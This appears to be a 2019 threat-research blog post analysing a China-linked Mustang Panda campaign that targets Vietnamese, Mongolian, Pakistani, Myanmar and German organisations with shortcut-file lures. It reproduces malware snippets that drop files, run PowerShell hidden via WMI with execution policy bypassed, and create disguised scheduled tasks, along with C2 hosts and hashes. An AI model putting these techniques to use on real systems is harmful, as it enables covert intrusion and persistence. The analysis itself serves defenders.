BLOG   SUPPORT

PRODUCTS ⌄   MARKETPLACE ⌄   RESOURCES ⌄   PARTNERS ⌄

ANOMALI

COMPANY ⌄   **SCHEDULE A DEMO**   🌐

October 7, 2019   -   Anomali Threat Research

China-Based APT Mustang Panda Targets Minority Groups, Public and Private Sector Organizations

CrowdStrike researchers first published information on Mustang Panda in June 2018, after approximately one year of observing malicious activities that shared unique Tactics, Techniques, and Procedures (TTPs).[1] This campaign dates back to at least November 2018. The research does not indicate with absolute certainty which entities are being targeted or the impact the campaign has had. Based on the lure documents observed by Anomali, we believe that the following may be targeted:

- Individuals interested in the United Nations' Security Council Committee resolutions regarding the Islamic State in Iraq and the Levant (ISIL / Da'esh)

- Mongolian-based MIAT Airlines

- Non-profit China Center (China-Zentrum e.V.); according to its website, this officially recognized nonprofit organization's aim is to foster encounters and exchange between cultures and religions in the West and in China

- Targeted countries including but not limited to Germany, Mongolia, Myanmar (Burma), Pakistan, Vietnam

- The Communist Party of Vietnam (CVP)

- The Shan Tai; a group of people living in Southeast Asia, which Minority Rights Group International describes as a "minority" in the region, with members who are primarily Theravada Buddhists

The malicious activity found by Anomali aligns with TTPs, specifically two through six, first identified by CrowdStrike. The observed TTPs consist of the following:

1. Use of zip file that contains a ".lnk" (Windows Shortcut) file.

2. Utilization of double extension trick (sample.doc.lnk) to convince users to open the file.

3. HTA (HTML Application) with VBScript embedded in the ".lnk" file

4. VBScript drops payloads and opens a decoy document or PDF to the user.

5. Usage of PlugX and Cobalt Strike payloads.[2]

The infection chain observed by Anomali researchers in this campaign is shown below in Figure 1.

Figure 1 – Infection vector

We also found similarities in targeting in Mongolia and an NGO. The use of United Nations' documents regarding activities in the Middle East may also be indicative of think-tank targeting. Furthermore, the use of PlugX malware also aligns with CrowdStrike's previous findings of activity attributed to Mustang Panda.[3]

Analysts' note: The language capabilities to read some of the lure documents is not available within Anomali at this time. We would encourage those with the language skills necessary to analyze the documents further.

payloads were unable to be identified as of this writing. Anomali researchers identified 15 malicious documents that we believe were utilized by Mustang Panda in an ongoing campaign. The documents reveal malicious activity dating from at least November 2018 up to August 29, 2019. The date of this activity is confirmed by the VirusTotal (VT) submission dates, which will be analyzed further in the following sections. In addition, the dates within the documents go back as far as October 8, 2017, therefore, it is possible this activity goes back to 2017 if the group was using current content in their lures. The primary target of this campaign were found to be the ruling political party of Vietnam, The Communist Party of Vietnam (CPV); other targets observed in the malicious documents include the following:

- CPV of Lang Son province, Vietnam

- CPV of Lao Cai province, Vietnam

- Embassy of Vietnam, China

- Henan Provincial Party Committee, Vietnam

- Individuals who would find United Nations' documents of interest, potentially think tanks

- MIAT Airlines, Mongolian airline

- Police of Sindh Province, Pakistan

- Restoration Council of Shan State / Shan State Army, Loi Tai Leng, Southern Shan State, Myanmar (Burma)

- The China Center (China Zentrum e.V), Germany

The lure documents are themed to be relevant to their targets, and in some cases are copies of legitimate documents that are publicly available. The ".lnk" files being utilized by Mustang Panda typically contain an embedded HTA script that, once executed, will drop and open the decoy document while the malicious activity of the payload runs in the background. Other lure documents are themed to be relevant to their targets, and in some cases are legitimate documents that are publicly available. The final type of malicious document we observed were empty, and only contain an image, such as requesting for macros to be enabled, used to distract someone while malicious activity takes place in the background.

Lure Document Analysis

The 15 documents will be discussed below from the most recent VT submission to the earliest. The identified samples follow the same infection chain, and the technical analysis will be discussed in a later section.

Document – 1
Document Title – TCO BT574.doc
Sample – 05CF906B750EB335125695DA42F4EAFC
Payload – Cobalt Strike
Submission date – 8/29/2019 1:27:41 AM

Figure 2 – TCO BT574.doc

As seen above, this document is addressed to the Embassy of Vietnam in China. The document appears to discuss a warning issued to the Vietnam government related to a military exercise on a set of coordinates. Specifically, the document informs that no civilian ships are allowed on said coordinates. The document continues and mentions a new ice-breaking ship called "Snow Dragon 2" and mentions August 15, 2019, as the beginning of a 35-day trial run. This document indicates a regional interest with specificity.

Document – 2
Document Title – 32_1.PDF
Sample – 9A180107EFB15A00E64DB3CE6394328D
Payload – Cobalt Strike Beacon
Submission date – 8/26/2019 6:28:40 AM

UBND TỈNH LẠNG SƠN
SỞ NGOẠI VỤ

Số: 32 /TB-SNgV

CỘNG HÒA XÃ HỘI CHỦ NGHĨA VIỆT NAM
Độc lập - Tự do - Hạnh phúc

Lạng Sơn, ngày 15 tháng 8 năm 2019

THÔNG BÁO
Về việc thay đổi số nhà Trụ sở làm việc
của Sở Ngoại vụ Lạng Sơn

Căn cứ Giấy chứng nhận số 2263/UBND-CN ngày 08/11/2019 của UBND thành phố Lạng Sơn về việc chứng nhận Trụ sở Sở Ngoại vụ tỉnh Lạng Sơn.

Để đảm bảo cho liên hệ công tác, Sở Ngoại vụ tỉnh Lạng Sơn thông báo về việc thay đổi số nhà Trụ sở làm việc của Sở Ngoại vụ tỉnh Lạng Sơn kể từ ngày 16/8/2019, cụ thể:

- *Số nhà (cũ) Trụ sở làm việc*: Số 6, đường Hùng Vương, phường Chi Lăng, thành phố Lạng Sơn, tỉnh Lạng Sơn.

- *Số nhà mới Trụ sở làm việc*: Số **10**, đường Hùng Vương, phường Chi Lăng, thành phố Lạng Sơn, tỉnh Lạng Sơn.

Các thông tin khác về Sở Ngoại vụ tỉnh Lạng Sơn không thay đổi.

Sở Ngoại vụ tỉnh Lạng Sơn trân trọng thông báo để các cơ quan, đơn vị, tổ chức và cá nhân biết, thuận tiện cho việc liên hệ công tác./.

Nơi nhận:
- Văn phòng Bộ Ngoại giao;
- VP: Tinh ủy, Đoàn ĐBQH, HĐND, UBND tỉnh;
- Cục Ngoại vụ;
- Sở Ngoại vụ các tỉnh, TP;
- Các Sở, Ban, Ngành, đoàn thể của tỉnh;
- UBND các huyện, thành phố Lạng Sơn;
- Lãnh đạo Sở;
- Văn phòng, các phòng thuộc Sở;
- Lưu VT.

GIÁM ĐỐC

Trịnh Tuyết Mai

Figure 3 – 32_1.pdf

Mustang Panda is using this decoy document, dated August 15, 2019, to target the People's Committee Lang Son Province. The Peoples' Committee is the executive branch of a Vietnamese province.[4] The Lang Son province shares a border with China's Guangxi Province. The area has historically served as an important location for trade, and therefore control over the location has long been disputed and fought over.[5] The

Figure 4 – Daily News (19-8-2019)

This document appears to be targeting the Shan Tai people by using a document referencing the Restoration Council of Shan State (RCSS). The Shan Tai people make up the largest minority group in Myanmar (Burma) and are located in Northwestern and Eastern Myanmar (Burma) and the Yunnan province in China.[7] The RCSS, also referred to as Shan State Army (SSA), is a government/political organization that is headquartered

United Nations

Security Council

S/2019/50

Distr.: General
15 January 2019

Original: English

Letter dated 15 January 2019 from the Chair of the Security Council Committee pursuant to resolutions 1267 (1999), 1989 (2011) and 2253 (2015) concerning Islamic State in Iraq and the Levant (Da'esh), Al-Qaida and associated individuals, groups, undertakings and entities addressed to the President of the Security Council

I have the honour to transmit herewith the twenty -third report of the Analytical Support and Sanctions Monitoring Team pursuant to resolutions 1526 (2004) and 2253 (2015), which was submitted to the Security Council Committe e pursuant to resolutions 1267 (1999), 1989 (2011) and 2253 (2015) concerning Islamic State in Iraq and the Levant (Da'esh), Al-Qaida and associated individuals, groups, undertakings and entities, in accordance with paragraph (a) of annex I to resolution 2368 (2017).

I should be grateful if the present letter and the report could be brought to the attention of the members of the Security Council and issued as a document of the Council.

(*Signed*) Dian Triansyah **Djani**
Chair
Security Council Committee pursuant to resolutions 1267 (1999), 1989 (2011) and 2253 (2015) concerning Islamic State in Iraq and the Levant (Da'esh), Al-Qaida and associated individuals, groups, undertakings and entities

18-22791 (E) 040219
1822791

Please recycle

Figure 5 – S_2019_50_E.docx

Document – 5
Document Title – European.lnk
Sample – 9FF1D3AF1F39A37C0DC4CEEB18CC37DC
Payload – PlugX
Submission date – 6/5/2019 6:28:25 PM

Figure 6 – European.lnk

"European.doc" is targeting The China Center (China Zentrum e.V) is, according to its website, a non-profit organization that "encourages encounters and exchange between cultures and religions in the West and in China. The members of the China-Zentrum are Catholic aid organizations, religious orders and dioceses in Germany, Austria, Switzerland and Italy."[11]

Targeting of NGOs was first documented by CrowdStrike and we believe we have observed Mustang Panda attempting to attack a similar type of target.[12] In addition, an institution focused on exchanging cultural knowledge aligns with China's strategic interests.

Targeting Pakistan

Upon pivoting from the C2 domain apple-net[.]com, observed in the other samples that are part of the campaign, Anomali found a malicious sample that targets the Police of the Sindh Province in Pakistan. The PlugX malware has been observed as the payload that is targeting the Sindh Province police.

Scanned	Detections	Type	Name
2019-09-13	42 / 70	Win32 EXE	NATIONAL SECURITY CONCEPT OF MONGOLIA.exe
2019-08-24	36 / 68	Win32 EXE	x1.exe
2019-09-13	45 / 69	Win32 EXE	DSR & CSR of Special Branch Sind.exe

Figure 7 – Samples Connecting to apple-net[.]com

Figure 8 – DSR & CSR of Special Branch Sind.exe

Technical Analysis

The ".lnk" files being utilized by MustangPanda typically contain an embedded HTA file with VBscript or

Figure 9 – Infection vector

".lnk" File Analysis

In Windows ".lnk" is the file extension for shortcut files which points to an executable file. ".lnk" files usually holds plenty of forensic artifacts and they can reveal valuable information about the threat actor's environment. The metadata from the ".lnk" files led us to pivot to more samples from the same campaign.

Figure 10 – ".lnk" File

Table 1 below shows the files that were part of the recent campaign from Mustang Panda.

Table 1 – Analyzed Samples

MD5	Link Creation Date	File Name	Payload
165F8683681A4B136BE1F9D6EA7F00CE	11/21/10 3:24	chuong trinh dang huong.doc.lnk	Cobalt strike
9FF1D3AF1F39A37C0DC4CEEB18CC37DC	11/21/10 3:24	European.lnk	PlugX
4FE276EDC21EC5F2540C2BABD81C8653	11/21/10 3:24	S_2019_50_E.lnk	PlugX
11ADDA734FC67B9CFDF61396DE984559	11/21/10 3:24	Chuong trinh hoi nghi.doc.lnk	Cobalt strike

9B39E1F72CF4ACFFD45F45F08483ABF0	11/21/10 3:24	CV trao doi CAT Cao Bang.doc.lnk	Cobalt strike
748DE2B2AA1FA23FA5996F287437AF1B	11/20/10 21:29	cf56ee00be8ca49d150d85cdbc842f336.jpg.lnk	PlugX
5F094CB3B92524FCED2731C57D305E78	11/21/10 3:24	Daily News (19-8-2019) (Soft Copy).lnk	PlugX
9A180107EFB15A00E64DB3CE6394328D	11/21/10 3:24	32_1.PDF.lnk	Cobalt strike
05CF906B750EB335125695DA42F4EAFC	11/21/10 3:24	TCO BT 574.doc.lnk	Cobalt strike
F62DFC4999D624D01E94B89946EC1036	11/21/10 3:24	sach tham khao Bo mon.docx.lnk	PlugX
CA775717D000888A7F71A5907B9C9208	11/21/10 3:24	tieu luan ve quyen lam chu cua nhan dan.docx.lnk	PlugX
AA115F20472E78A068C1BBF739C443BF	11/21/10 3:24	vai tro cua nhan dan.doc.lnk	PlugX
11511b3d69fbb6cceaf1dd0278cbedfb	11/21/10 3:24	For National Department Sar KNU JMC people Meeting 2019.lnk	PlugX

Once the user opens the ".lnk" file, the embedded HTA file will be executed via "mshta.exe", it then writes a PowerShell script name "3.ps1" in the "%TEMP%" directory. The PowerShell script is then executed using Windows Management Instrumentation (WMI) in a hidden window via WMI Tasks.[13]

```
function ItQYADGSADLS(HDUQaTNwHEKjmCw,atLHelXpuQkQKTKV)
  dim dom,elm,stm
  set dom=createobject(microsoft.xmldom)
  set elm=dom.createelement("z")
  elm.datatype= bin.hex
  elm.text=HDUQaTNwHEKjmCw
  Set OWQKwKfZXmlrwmVdK = CreateObject(ADODB.Stream)
  OWQKwKfZXmlrwmVdK.Type = 1
  OWQKwKfZXmlrwmVdK.Open
  OWQKwKfZXmlrwmVdK.write elm.NodeTypedValue
  OWQKwKfZXmlrwmVdK.saveToFile atLHelXpuQkQKTKV, 2
  OWQKwKfZXmlrwmVdK.Close
  set stm=nothing
  set elm=nothing
  set dom=nothing
end function
```

Writing encoded powershell script to disk in TEMP path as 3.ps1

```
Set HfXpKTKuZ = GetObject(winmgmts & ":\\" & musoMQ & \root\cimv2)
Set fuQkIfzkVkRdpeRlihS = HfXpKTKuZ.Get("Win32_" & Process & "Startup")
Set tMSOgpcu = fuQkIfzkVkRdpeRlihS.SpawnInstance_
tMSOgpcu.ShowWindow = kzcKGZVbfT
Set HGMrJKL = GetObject(winmgmts:\\ & musoMQ & \root\cimv2 & ":Win32_" & Process)
HGMrJKL.Create cmd.exe /c powershell.exe -exec bypass -file & atLHelXpuQkQKTKV, Null, tMSOgpcu, MWcWurrkfEbtfWdZTY
```

Using WMI to run powershell in a hidden window

Figure 12 – Using WMI to execute PowerShell Script in Hidden window

The dropped file "3.ps1" is a base64 encoded PowerShell script. Upon execution it performs the below operations on the target host:

1. Checks if the user has Administrator privilege

2. Drops the Cobalt Strike Stager in debug or "%TEMP%" directory as "tmp_FIVnNI.dat" depending on the user privilege

3. Opens the decoy Word document

4. Locates the InstallUtil.exe and its installed version

5. Copies "schtasks.exe" to "%TEMP%" directory and renames it to "wtask.exe"

6. Creates Scheduled tasks with the name "Security Script kb00855787"

7. Renames "wscript.exe" into "winwsh.exe"

8. Runs the scheduled task to execute the Cobalt Strike Stager

9. C2 communication

Name	Status	Triggers
Security Script kb00855787	Ready	At 10:33 AM on 9/19/2019 - After triggered, repeat every 00:09:00 indefinitely.

Action	Details
Start a program	C:\Windows\InstallUtil.exe /u /logfile= /LogToConsole=false C:\Windows\debug\tmp_FIVnNI.dat

Figure 13 – Scheduled Task Creation

```
$commandfile = $env:TEMP+"\Win976536.txt";

[System.IO.File]::WriteAllText($commandfile, $command);

$wscript = $env:WINDIR+"\system32\wscript.exe";

$tempwscript = $env:TEMP+"\winwsh.exe";

cmd.exe /c copy /y "$wscript" "$tempwscript"

$756030703 = $env:WINDIR+"\system32\schtasks.exe";

$7370360605 = $env:TEMP+"\wtask.exe";

cmd.exe /c copy /y "$756030703" "$7370360605"

cmd.exe /c "$7370360605" /create /sc minute /mo 3 /tn "Security Script kb00855787" /tr "$tempwscript //Nologo //E:vbscript //B $commandfile" /F
cmd.exe /c "$7370360605" /run /tn "Security Script kb00855787"
```

Figure 14 – PowerShell Script Creates Scheduled Task

```
$VEChNB = 0
$zmhVUxL = New-Object Security.Principal.WindowsPrincipal( [Security.Principal.WindowsIdentity]::GetCurrent())
if($zmhVUxL.IsInRole([Security.Principal.WindowsBuiltInRole]::Administrator) -eq $true)
{
    $VEChNB = 1
}
```

Privilege check

PlugX Payload Analysis

".lnk" files that used PlugX as the payload were abnormally big in size. In general, the ".lnk" files are less than 10Kb, but the malicious samples in the campaign were more than 700Kb. Upon taking a closer look we found that the ".lnk" files were embedded with 3 base64 encoded executables.

Upon opening the LNK file, it will then proceed to execute the below command via cmd.exe.

command: /c for %x in (%temp%=%cd%) do for /f "delims==" %i in ('dir "%x ieu luan ve quyen lam chu cua nhan dan.docx.lnk" /s /b') do start m%windir:~-1,1%hta .exe "%i"

The command executes the HTA file embedded inside the shortcut and it decodes and drops 3 executables in the "%TEMP%" directory and opens a decoy word document to the user.


Figure 16 – Extracted binaries and Decoy document

All three dropped files were then moved to a new folder "C:ProgramDataMicrosoft Malware ProtectionGHQ"


Figure 17 – Binaries moved to different path

The "3.exe" is a legitimate executable and it is signed by "ESET, spol. s r.o." and it is being abused for DLL hijacking technique to execute http_dll.dll which decodes and loads the malicious payload http_dll.dat.

Table 2 – PlugX Hashes

File Name	Hash
3.exe (original name: EHttpSrv.exe)	28C6F235946FD694D2634C7A2F24C1BA
http_dll.dll	9912EB641EABD640A476720C51F5E3AD
http_dll.dat	2BC7298A57AE2B8AB5B4A7B53360EB5C

After the payload execution it reaches out to the C2 via POST request as shown below.

#	Result	Protocol	Host	URL	Process
⚠ 2	502	HTTP	185.239.226.61:965	/update?wd=ba54b27f	unsecapp:2160
⚠ 3	502	HTTP	185.239.226.61:965	/update?wd=a6a82361	unsecapp:2160
⚠ 4	502	HTTP	aridndvn.ccom:443	/update?wd=818fa550	unsecapp:2160
⚠ 5	502	HTTP	aridndvn.ccom:443	/update?wd=4337295e	unsecapp:2160
⚠ 6	502	HTTP	aridndvn.ccom:443	/update?wd=481fcf3f	unsecapp:2160
⚠ 7	502	HTTP	infosecvn.com:443	/update?wd=906284d3	unsecapp:2160
⚠ 8	502	HTTP	infosecvn.com:443	/update?wd=276f0c85	unsecapp:2160
⚠ 9	502	HTTP	infosecvn.com:443	/update?wd=5e4c3d80	unsecapp:2160
⚠ 10	502	HTTP	185.239.226.61:8080	/update?wd=df3b9f7f	unsecapp:2160
⚠ 11	502	HTTP	185.239.226.61:8080	/update?wd=ce8bd63c	unsecapp:2160
⚠ 12	502	HTTP	185.239.226.61:8080	/update?wd=0cdef633	unsecapp:2160
⚠ 13	502	HTTP	185.239.226.61:965	/update?wd=05a04433	unsecapp:2160
⚠ 14	502	HTTP	185.239.226.61:965	/update?wd=a78530e1	unsecapp:2160
⚠ 15	502	HTTP	185.239.226.61:965	/update?wd=e8f8e07f	unsecapp:2160
⚠ 16	502	HTTP	aridndvn.ccom:443	/update?wd=55dd20e5	unsecapp:2160
⚠ 17	502	HTTP	aridndvn.ccom:443	/update?wd=f4012c88	unsecapp:2160
⚠ 18	502	HTTP	aridndvn.ccom:443	/update?wd=76ccb3d5	unsecapp:2160
⚠ 19	502	HTTP	infosecvn.com:443	/update?wd=43865a49	unsecapp:2160
⚠ 20	502	HTTP	infosecvn.com:443	/update?wd=6ddcdc14	unsecapp:2160
⚠ 21	502	HTTP	infosecvn.com:443	/update?wd=1c1d71c6	unsecapp:2160

Figure 18 – Network connections to C2

Conclusion

The malicious operations conducted by Mustang Panda in this campaign appear to be ongoing. The targets, indicated by specific lure documents, are government or align strategically with a China-sponsored APT group. China is currently in its 13th Five-Year Plan (2016-2020) that focus on the following themes: innovation, coordinated development, green growth, openness, and inclusive growth, respectively.[14] The objective of increasing exports and specific imports, which falls under openness, would align with the targeting of the Lang Son province and its history of trade. Utilizing lures themed around political parties, the Sindh police, and UN documents would align with innovation, which is described "as the cornerstone of China's development strategy" and attempts of "enhancing its future global competitiveness and technological edge."[15] Targeting entities, or related entities, of said lures indicates a potential regional interest in strategic information that may be of significance to a government. In addition, the TTPs observed by CrowdStrike are identical to the ones observed by Anomali.

This activity has been ongoing since at least November 2018, and possibly as far back to at least October 2017 if the lure documents were distributed around the times mentioned in them. This kind of malicious activity sponsored by China will likely continue as the country expands its efforts for the ongoing Belt and Road Initiative that seeks to invest in infrastructure in over 100 countries. Such economic and investment-led initiatives will cause China to be more interested in the regions its investing in, therefore it is likely that APT-related activity will follow.

IOCs

